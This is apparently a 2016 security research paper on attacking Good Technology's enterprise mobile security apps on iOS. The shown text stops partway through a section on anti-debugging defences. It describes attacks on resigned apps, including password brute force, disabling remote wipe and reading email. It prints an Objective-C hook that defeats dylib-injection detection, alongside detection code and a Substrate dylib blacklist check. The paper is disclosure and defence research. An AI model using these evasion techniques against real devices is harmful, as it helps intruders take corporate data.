BAD FOR ENTERPRISE

ATTACKING BYOD ENTERPRISE MOBILE SECURITY SOLUTIONS

Vincent Tan

April 2016

vincent@vantagepoint.sg
vincent.vtky@outlook.com

Table of Contents

Abstract

The global market for Bring Your Own Device (BYOD) and enterprise mobility is expected to quadruple in size over the next four years, hitting $284 billion by 2019[1]. BYOD software is used by some of the largest organizations and governments around the world. Barclays, Walmart, AT&T, Vodafone, United States Department of Homeland Security, United States Army, Australian Department of Environment and numerous other organizations, big and small, all over the world [2] [3] [4].

Enterprise Mobile Security (EMS) is a component of BYOD solutions that promises data, device and communications security for enterprises. Amongst others, it aims to solve Data Loss (via DLP), Network Privacy and jailbreaking / rooting of devices.

This paper will describe my research on applications that provide Enterprise Mobile Security, with a focus on the application suite developed by Good Technology and the effectiveness of security measures that the Good Suite provides at present. The result of my research is an approach to defeating Enterprise Mobile Security and advanced iOS security mechanisms in an easy and effective manner.

I will show that current vendor solutions do not take adequate measures to protect an organizations' data and in some cases expose the organization to additional risk. I will also show that attacks can be conducted against non-jailbroken devices and thereby putting to rest the one rebuttal that CxOs and solution vendors often give penetration testers, "We do not support jailbroken devices". If your solutions cannot protect a jailbroken device, how can an organization trust that you can effectively protect their devices from malware or state sponsored attacks? I will also be demonstrating how application VPNs can be misused to gain access and attack servers on an organization's internal network.

[1] http://www.uk.insight.com/learn/articles/2014-12-2014-year-byod-stats/
[2] https://www1.good.com/customers/
[3] https://www.mobileiron.com/en/customers
[4] http://www.air-watch.com/customers/featured/

1 Introduction to EMS Solutions

1.1 Overview

Why the need for Enterprise Mobility Security Solutions? With the rise of mobile / BYOD devices in the organization, businesses face a huge challenge. They want to reap the benefits of mobility, but are uneasy about the significant risks involved. Risks include everything from critical data losses to devastating reputation damage.

Employee devices often store sensitive information (emails, contacts, files, enterprise apps, etc.) and are often lost, stolen or jailbroken. EMS solutions are here to provide developers / organizations additional layers of security on the mobile device and enterprise applications.

An Enterprise Mobile Security (EMS) solution should address security issues at the,

- Application Layer
- Network Layer
- Operating System Layer

Mobile Device Management (MDM) solutions are built to address issues at the operating system and network layer. MDM solutions have numerous security features that can be configured to suit an organizations security policy,

- Password Policy
- Jailbreak Detection
- Remote Wipe
- Remote Lock
- Device / Data Encryption
- Malware Detection
- VPN / Wi-Fi Configurations and Management

The Application layer is handled by Mobile Application Management (MAM) solutions. MAM solutions provide what is termed “Containerization”. This containerization of an application will allow it to have similar capabilities as a MDM solution, features such as remote wipe / lock of an application, data encryption and also network tunnelling are available and will only have an effect on the particular application that is configured or compiled with the MAM solution. The MAM space is divided into two different models,

- Application Wrapping
- SDK Based Containerization

1.2 Application Wrapping

Application wrapping is the process of modifying an application binary after it has been built and released. This method of containerization does not require any modifications to the source code of the original application, and thus is suitable for containerizing applications that are downloaded from the app store, or apps to which an organization does not have the source code for.

1.3 SDK Based Containerization

This is a form of containerization that requires the use of an SDK provided by the EMS solution vendor. This SDK may also have other functions available to the developers to take advantage of the different security features that the vendor may provide. Developers of the mobile application would need to compile the SDK into the final application. This solution would be a good fit for enterprises building their own mobile applications for internal use but is less feasible for third-party applications.

2 EMS Solution Reviewed

2.1 Good Technology

Good offers solutions focused on secure messaging, file access, file sharing and instant messaging, as well as a complete enterprise mobility management solution comprising of MDM, MAM, and app security. The majority of Good's customers are larger organizations that place a high priority on securing mobile devices and the data on those devices. Good Technology has consistently been in the top 5 of MDM vendors globally, and a leader in the field [5].

2.1.1 Good for Enterprise (GFE)

Good for Enterprise known as GFE in short, "enables enterprise grade, secure mobile collaboration with secure email, calendar information, contacts details, browser access, tasks management and document data." [6] It was the first cross platform mobile collaboration solution to achieve the Common Criteria Evaluation Assurance Level 4 Augmented (EAL4+) and the only containerized solution to meet this level of security certification on either iOS or Android [7].

2.1.2 Good Work

Good Technology released Good Work in 2014 as the successor to GFE, together with its sister applications, Good Access and Good Share. Good Work uses patented end-to-end security that protects corporate data along each phase of delivery to all provisioned devices. Data transmitted over the air, and at rest on devices is secured with FIPS-validated AES encryption.

Good Work differs from GFE in that it is built upon the Good Dynamics platform, inheriting the security and functional capabilities of that platform, such as single sign-on, multifactor authentication, workflows and presence. This also increases the interoperability between Good applications, for example, integrated presence. Additionally, there are more options for multi-tenant cloud, hybrid, and on-premises deployments. Good Work can scale larger as well, into hundreds of thousands of users per organization.

Similar to GFE, Good Work uses containerization, it features secure data sharing between Good-secured apps as well as app-level encryption independent of the device used. The containerization however, differs from GFE by fully encrypting the data within the application container, file names and application data are all fully encrypted. Additionally, in the event a device is lost or stolen, business data can be remotely wiped or locked without impacting personal data.

The Good Work infrastructure servers which comprise of Good Control (GC) and Good Proxy (GP) servers are deployed behind the enterprise firewall with an outbound connection using port 443. Good's Network Operations Centre verifies device compliance before devices are allowed to connect to the corporate GC and GP servers.

[5] http://www.gartner.com/technology/reprints.do?id=1-2HF4VDW&ct=150608&st=sb
[6] https://media.good.com/documents/ds-good-for-enterprise.pdf
[7] http://news.idg.no/cw/art.cfm?id=8324B82F-999C-07E7-C0FC60597D79EC88

2.1.3 Good Dynamics (GD)

Good Dynamics is a secure platform for managing mobile devices running unique and customized enterprise applications that are accessing corporate data and services through the enterprise firewall.

The platform allows organizations to build secure apps by embedding security code through the Good Dynamics APIs, removing the burden of security from the development team. Good Dynamics provides for the containerization of mobile apps to ensure segregation of business and personal data on mobile devices. An enterprise application developed using the GD SDK can be accessed and installed via the Good App store. This is available via the Good Work or the Good Access apps.

Good provides both type of containerizing methods. In this analysis we will be focusing mainly on the Good SDK and the functionality that it provides.

2.1.3.1 Inner Workings

Below is a diagram illustrating how a Good Dynamics application functions and how it communicates to the enterprise application servers.




Figure 1 - GD Network Architecture

When a user downloads and installs an application from the Good app store there is a process that it must go through before it is usable.

1. The application would have to be provisioned either via the Good Work or Good Access app also known as Easy Activation. Another method of provisioning is via the user email and a 15-character alphanumeric access key delivered to the user email. The access key expires after a set time as configured on the GC server and can be used to activate only one GD application.
    a. User access to applications can be controlled on the Good Control server, thus not all users can view all applications the organization has.
2. Upon entering the appropriate email and access key, the GD runtime will then query the NOC to verify if the user email and access key is valid, once that is done it will then establish an end-to-end secure channel with the GC server by performing

authenticated ECDH[8] parameter exchange. The app will then receive the provisioning data from the enterprise GC server.

Good has numerous ways to architect a Good infrastructure, only a general overview is provided here, for more detail information please refer to the latest Good Dynamics Security White Paper[9].

2.1.4 Security Features

The following are the key features of the Good solution that are used to help secure mobile applications,

- Jailbreak Detection
- Device Lock / Wiping
- SSL Pinning
- File & Network Encryption
- Secure Browser
- Device Policies
- Inter-App Communication
- Application "VPN"
- Application DLP (Disable Clipboard, Disable Airdrop, Disable iTunes Document sharing, etc.)

2.2 Test Setup

2.2.1 Application Versions

All applications were downloaded from the Apple App Store. Testing was conducted against the following devices and application versions:

- Apple iPhone 5S iOS 8.1.0 (Non-Jailbroken)
- Apple iPhone 5S iOS 8.4.0 (Jailbroken)
- Apple iPhone 5S iOS 8.3.0 (Non-Jailbroken)
- Apple iPad Air 2 iOS 8.1.0 (Jailbroken)
- iOS Good for Enterprise v2.8.1.2907
- iOS Good Work 1.5.0 (Aug 2015)
- iOS Good Work 2.0.0 (Jan 2016)
- iOS Good Access 2.3.1
- iOS Good Share 3.1.12
- Good Dynamics Framework v1.11.4388
- Good Mobile Control Server v2.6.0.801

[8] Elliptic curve Diffie–Hellman (ECDH) is an anonymous key agreement protocol that allows two parties, each having an elliptic curve public–private key pair, to establish a shared secret over an insecure channel.
[9] https://community.good.com/docs/DOC-2046 (last retrieved v1.5c)

3 Threat Model

When reviewing Enterprise Mobile Security Solutions, we have to ask the question which threats these solutions are attempting to mitigate. Assuming that the goal of an attacker is aiming to compromise corporate data processed by the mobile application in question, we can roughly group the possible attack vectors into different threat classes. The following simple threat model has been developed for pen-testing mobile containerization solutions.

“Threat modelling is an approach for analysing the security of an application. It is a structured approach that enables you to identify, quantify, and address the security risks associated with an application.” [10]

Threat Class	Attack Vector	Mitigating Controls
Device Boundary	Network Based Attacks	• SSL Certificate Validation • SSL Pinning • Vulnerability Assessment against Backend Server • Password Controls • Encrypted backups
	Server Component Attacks	
	Shoulder Surfing	
	Application Backup	
	Jailbreak	
Application Boundary	Screenshot Cache	• Debugger Detection • Jailbreak Detection • Hook Detection • Code Signature • Binary Stripping • Binary Obfuscation • Method Obfuscation • Binary Checksum Validation • Binary Encryption • Device Fingerprint Verification • SSL Certificate Validation • SSL Pinning • Cache Prevention • Application Data Encryption • Brute force Prevention via Guess count or Key Generation Algorithms (i.e. PBKDF2)
	Memory Dump	
	Data at Rest on Device	
	Device Binding	
	Binary Patching	
	Code Injection	
	Application Function Hooking	
	Application Debugging	
	System Function Hooking	
	Static Analysis	
	Password Brute Force	
	Application Wrapping	

Table 1 – Threat model

[10] https://www.owasp.org/index.php/Application_Threat_Modeling

3.1 Device Boundary

The device boundary represents the operating system and the physical device itself. These are components which the application and in turn, the developer of the application, does not have control over. Security of the attack vectors identified here would have to depend on the security awareness of the user.

3.2 Application Boundary

The application boundary represents anything that the application has control over. These are threats to the application which the application can detect and/or prevent.

3.3 Jailed Devices

Containerization product vendors often point to the fact that most attacks against their product (e.g. user mode hooking) can be performed only on jailbroken devices. The argument is that things are fine as long as the product is working as intended on a jailed device.

There is one problem with this however: If Enterprise Security Solutions only work on jailed devices - with all the OS protection mechanisms in place - then what it the point of using them at all? iOS devices already provide airtight containerization. An application of reasonable quality that makes proper use of Apple's security and crypto APIs does not require additional layers of protection. The only case where this protection is beneficial is when the default security measures are compromised.

That said, many of the attacks described in this paper can also be applied on jailed devices if the attacker is able physically access the device or finds another way of installing a modified application. Instead of applying patches during runtime as described in the rest of this paper, the attacker would install a modified version of the containerization software signed with a developer certificate (a.k.a. containerizing the container).

By installing a modified and resigned version of any iOS application, many of the attacks described in this paper can be performed on non-jailbroken iOS devices. Using this technique against a Good Dynamics application the following attacks were successfully implemented,

- Password Brute Force
- Disable Remote Wipe
- Disable Remote Lock
- Monitor User Input
- Read Emails

It is also technically possible for a Good Work app that is infected with malware to send emails or perform any other function that a normal application user can do.

In my analysis of the Good Work application, it does not implement any symbol stripping, method obfuscation or tamper detection, it was thus easily possible to load additional dynamic libraries into the application and alter the flow of the application arbitrarily.

An attacker would not need much to accomplish the attacks mentioned above, just access to a victim's unlocked iOS device. With that, the attacker would then reinstall the Good Work application and the user would have not known the difference.

3.3.1 Masque Attack

During testing, it was observed that it was possible to update the Good Work app instead of needing to reinstall it on my iOS 8.1 device. I have come to know this as the Masque Attack[11], this allows a malicious actor to update an iOS app with a malicious version as long as both bundle identifiers matched. With iOS 8.1.3 however this has been fixed. Now for a malicious actor to install a malicious app, they would need to first uninstall the app on the device and then reinstall the malicious version.

To be able to run a modified application on a non-Jail-Broken iOS device, the application would need to be resigned. This is possible through the use of an Apple Developer Certificate. A developer certificate allows iOS application developers to sign their own applications for installation on a testing device.

By being able to perform the above mentioned attacks on a non-Jail-Broken device we have rendered all protection mechanisms on the iOS device provided by the Good Dynamics framework useless.

[11] https://www.fireeye.com/blog/threat-research/2014/11/masque-attack-all-your-ios-apps-belong-to-us.html

4 EMS Security Attack & Defences

In this section we will be looking into the different security mechanisms provided by various EMS solutions, with a focus on how Good implements these features.

There are four key security mechanisms that are of special interest, Anti-Debugging, Jailbreak Detection, Data Encryption and Network Traffic Encryption.

4.1 Application Screenshot Cache

Apple wanted to provide iOS device users an aesthetically pleasing effect when an application is entered or exited, hence they introduced the concept of saving a screenshot when the application goes into the background. This feature could potentially save sensitive information such as a screenshot of an email or corporate documents. The screenshot is saved in the following location depending on the version of iOS in use:

```
/var/mobile/Containers/Data/Application/<APP_GUID>/Library/Caches/Snapshots/
```

The following code is an example of how to implement such a feature when an application enters the background,

```
@property (UIImageView *)backgroundImage;

- (void)applicationDidEnterBackground:(UIApplication *)application {

   UIImageView *bgImg = [[UIImageView alloc] initWithImage:@"overlayImage.png"];
   self.backgroundImage = bgImg;
   [self.window addSubview: bgImg];
}
```

Good Technology took the necessary measures to disable iOS backgrounding by changing the screen every time the application is backgrounded when a user presses the home button.




Figure 2 – GD Backgrounding Screenshot

4.2 Anti-Static Analysis

The Good Suite applications were downloaded from the Apple App Store; the decrypted binary was then retrieved for static analysis. It was found that the Good Work application did not have any additional binary protections such as symbol stripping, method obfuscation or binary checksum validation.

However, the Good Access and Good Share apps were stripped of their C/C++ symbols which makes static analysis of the application harder.

As there are no further checks implemented by the application on the binaries, it would be possible for an attacker to patch the binaries to bypass protection measures provided. This is also the case for enterprise applications developed using the GD SDK. The GD SDK does not provide a method to detect if the application was modified after it was published.

	Good Work	**Good Access**	**Good Share**	**GD Apps**
Symbol Stripping	No	Yes	Yes	No
Method Obfuscation	No	No	No	No
Binary Checksum Validation	No	No	No	No

Table 2 - Application Comparison

XCode 6.4 by default strips all symbols when an application is built as a release build. This is a basic security feature that should be enabled on all production applications.

4.3 Anti-Dynamic Analysis

Debugging is a popular method used to reverse engineer and analyse any application on a variety of platforms. It allows an attacker to control and modify application flow and local variables used during runtime. Various iOS applications use anti-debugging techniques to prevent malicious actors from debugging or analysing the process and to prevent modification of code flow.

4.3.1 Function Hooking & Code Injection

The attacks performed below were made possible by hooking Objective-C methods as well as C function calls. Swizzling or more commonly known as hooking is performed by forcing a dynamic library to load just before application initialization, this is done by the DYLD_INSERT_LIBRARIES environment variable. The dynamic library then intercepts and modifies any calls to underlying Objective-C methods or C functions.

Additional Dynamic Binary Runtime Instrumentation via Cycript [12] or Frida [13] allows for the analysis of application behaviour at runtime. This is achieved by injecting instrumentation code into the process. Instrumentation code is typically transparent to the application that it's been injected into and can both analyse the current state of the application and can interact with it at runtime. As such it is possible to read or modify instance variables, call arbitrary functions or change the behaviour of existing functions

4.3.1.1 Injection Detection Methods

There are two ways that an application can detect if additional libraries have been injected or if its functions have been hooked,

4.3.1.1.1 _dyld_get_image_name() & _dyld_image_count()

_dyld_image_count() returns the current number of images mapped in by the dynamic linker and _dyld_get_image_name() returns the name of the image given the image index. When an application retrieves the list of DYLD images via _ dyld_get_image_name() it can compare each image to a blacklist or whitelist to see if the images loaded by the application are valid or not. The following is an example of how this can be implemented,

```
void dylibCheck() {

   uint32_t count = _dyld_image_count();
   char *substrate = "/Library/MobileSubstrate/MobileSubstrate.dylib";

   for(uint32_t i = 0; i < count; i++) {
      const char *dyld = _dyld_get_image_name(i);
      if (strcmp(dyld,substrate)==0) { NSLog(@"Substrate found!"); }
   }
}
```

Bypass

One way to bypass is to return a fake image name every time an image listed in our own blacklist is discovered. (This is done via the blockPath() function)

```
uint32_t (*orig__dyld_image_count)(void) = _dyld_image_count;
const char *(*orig__dyld_get_image_name)(uint32_t id) = _dyld_get_image_name;
```


[12] http://www.cycript.org/
[13] http://www.frida.re/

```
uint32_t replaced__dyld_image_count(void) {

   NSString* preferenceFilePath = @PREFERENCEFILE;
   NSMutableDictionary* plist = [[NSMutableDictionary alloc] initWithContentsOfFile:preferenceFilePath];
   int userCount = [[plist objectForKey:@"dyld_image_countValue"] intValue];

   uint32_t count;
   uint32_t realCount = orig__dyld_image_count();

   if (userCount > 0 && userCount < 31337) {
      count = (uint32_t) userCount;
   } else {
      count = realCount;
   }
   return count;
}

const char* replaced__dyld_get_image_name(uint32_t id) {

   const char* realName = (const char *) orig__dyld_get_image_name(id);
   const char *fakeName = (const char *) orig__dyld_get_image_name(0);
   char *returnedName = (char *)realName;

   if (blockPath(realName)) { returnedName = (char *)fakeName; }

   return returnedName;
}
```

4.3.1.1.2 Function Hook Signature


Another interesting and innovative way of checking for hooks is by detecting changes in a function.

The following is the SSLHandshake function before it is hooked and after it is hooked,



```
2016-01-18 01:19:52.840 swizzle_detection[2458:180672] SSLHandshake: 0x18b45792c
(lldb) disas -a 0x18b45792c
Security`SSLHandshake:
    0x18b45792c <+0>:   stp    x20, x19, [sp, #-32]!
    0x18b457930 <+4>:   stp    x29, x30, [sp, #16]
    0x18b457934 <+8>:   add    x29, sp, #16
    0x18b457938 <+12>:  mov    x19, x0
    0x18b45793c <+16>:  cbz    x19, 0x18b457954          ; <+40>
    0x18b457940 <+20>:  ldr    w8, [x19, #72]
    0x18b457944 <+24>:  cmp    w8, #3
    0x18b457948 <+28>:  b.ne   0x18b45795c               ; <+48>
    0x18b45794c <+32>:  movn   w0, #0x264c
    0x18b457950 <+36>:  b      0x18b4579d8               ; <+172>
    0x18b457954 <+40>:  movn   w0, #0x31
    0x18b457958 <+44>:  b      0x18b4579d8               ; <+172>
    0x18b45795c <+48>:  cmp    w8, #4
```


Figure 3 – Original SSLHandshake function



```
2016-01-18 01:20:57.285 swizzle_detection[2475:181053] SSLHandshake: 0x18b45792c
(lldb) disas -a 0x18b45792c
Security`SSLHandshake:
    0x18b45792c <+0>:   ldr    x16, #8                   ; <+8>
    0x18b457930 <+4>:   br     x16
    0x18b457934 <+8>:   .long  0x002ec8a0                ; unknown opcode
    0x18b457938 <+12>:  .long  0x00000001                ; unknown opcode
    0x18b45793c <+16>:  cbz    x19, 0x18b457954          ; <+40>
    0x18b457940 <+20>:  ldr    w8, [x19, #72]
    0x18b457944 <+24>:  cmp    w8, #3
    0x18b457948 <+28>:  b.ne   0x18b45795c               ; <+48>
    0x18b45794c <+32>:  movn   w0, #0x264c
    0x18b457950 <+36>:  b      0x18b4579d8               ; <+172>
    0x18b457954 <+40>:  movn   w0, #0x31
    0x18b457958 <+44>:  b      0x18b4579d8               ; <+172>
    0x18b45795c <+48>:  cmp    w8, #4
```


Figure 4 – Hooked SSLHandshake function

The following is from another function, fork(), to see the results before and after hooking,



```
(lldb) disas -a 0x1980b0d10
libsystem_c.dylib`fork:
    0x1980b0d10 <+0>:   stp    x20, x19, [sp, #-32]!
    0x1980b0d14 <+4>:   stp    x29, x30, [sp, #16]
    0x1980b0d18 <+8>:   add    x29, sp, #16
    0x1980b0d1c <+12>:  adrp   x20, 15535
    0x1980b0d20 <+16>:  add    x20, x20, #80
    0x1980b0d24 <+20>:  ldr    x8, [x20]
    0x1980b0d28 <+24>:  blr    x8
    0x1980b0d2c <+28>:  bl     0x198104554               ; symbol stub for:
_arc4_fork_child
    0x1980b0d30 <+32>:  mov    x19, x0
    0x1980b0d34 <+36>:  cbnz   w19, 0x1980b0d48          ; <+56>
    0x1980b0d38 <+40>:  ldr    x8, [x20, #16]
```

Figure 5 – Original fork function



```
2016-01-18 01:17:01.911 swizzle_detection[2413:179740] Fork: 0x1980b0d10
(lldb) disas -a 0x1980b0d10
libsystem_c.dylib`fork:
    0x1980b0d10 <+0>:   ldr    x16, #8                   ; <+8>
    0x1980b0d14 <+4>:   br     x16
    0x1980b0d18 <+8>:   .long  0x00250044                ; unknown opcode
    0x1980b0d1c <+12>:  .long  0x00000001                ; unknown opcode
    0x1980b0d20 <+16>:  add    x20, x20, #80
    0x1980b0d24 <+20>:  ldr    x8, [x20]
    0x1980b0d28 <+24>:  blr    x8
    0x1980b0d2c <+28>:  bl     0x198104554               ; symbol stub for:
_arc4_fork_child
    0x1980b0d30 <+32>:  mov    x19, x0
```

Figure 6 – Hooked fork function

As can be noticed from these two function disassembly, a hooked function will begin with the following instructions,

```
ldr x16, #8
br x16
.long 0x****
.long 0x00000001
```

The following is how such a check can be implemented,


```
int isFunctionHooked(void * funcptr) {

  unsigned int * funcaddr = (unsigned int *) funcptr;
  if (funcptr) {
    if (funcaddr[0] == 0x58000050 && funcaddr[1] == 0xd61f0200 && funcaddr[3] == 0x1)
      return 1;
  }
  return 0;
}
```

Due to the numerous possible variants of comparison methods, writing a generic hook for this approach is infeasible.

4.3.1.1.3 DYLD Restrict

Mach-O binaries need to load and use dynamic shared libraries or bundles at runtime. The dynamic loader, dyld, is a shared library that programs use to gain access to other shared libraries. dyld has special environment variables[14] that can modify its behaviour. The commonly used environment variable is “DYLD_INSERT_LIBRARIES”, it is used to force a dynamic library to load just before application initialization.


There is a way to get dyld to ignore environmental variables. There is a special flag that can be set for binaries to mark them as “restricted”. Unfortunately the restrict flag is not documented, the only way is via the dyld source code[15]. There are three ways to flag a binary as “restricted”.



```
 dyld::log("dyld: DYLD_ environment variables being ignored because ");
 switch (sRestrictedReason) {
         case restrictedNot:
                 break;
         case restrictedBySetGUid:
                 dyld::log("main executable (%s) is setuid or setgid\n", sExecPath);
                 break;
         case restrictedBySegment:
                 dyld::log("main executable (%s) has __RESTRICT/__restrict section\n", sExecPath);
                 break;
         case restrictedByEntitlements:
                 dyld::log("main executable (%s) is code signed with entitlements\n", sExecPath);
                 break;
 }
```

1. setuid and setgid

   Any application with setuid or setgid bit will be marked as restricted.




```
      // all processes with setuid or setgid bit set are restricted
    if ( issetugid() ) {
                sRestrictedReason = restrictedBySetGUid;
                return true;
        }

        // <rdar://problem/13158444&13245742> Respect __RESTRICT,__restrict section for root processes
        if ( hasRestrictedSegment(mainExecutableMH) ) {
                // existence of __RESTRICT/__restrict section make process restricted
                sRestrictedReason = restrictedBySegment;
                return true;
        }
    return false;
}
```

2. Restricted Segment of Header

   By adding a new section to the binary header that is named “__RESTRICT” and a section named “__restrict” when you compile it. This can be done in XCode by adding the following flags into “Other Linker Flags”

```
-Wl,-sectcreate,__RESTRICT,__restrict,/dev/null
```

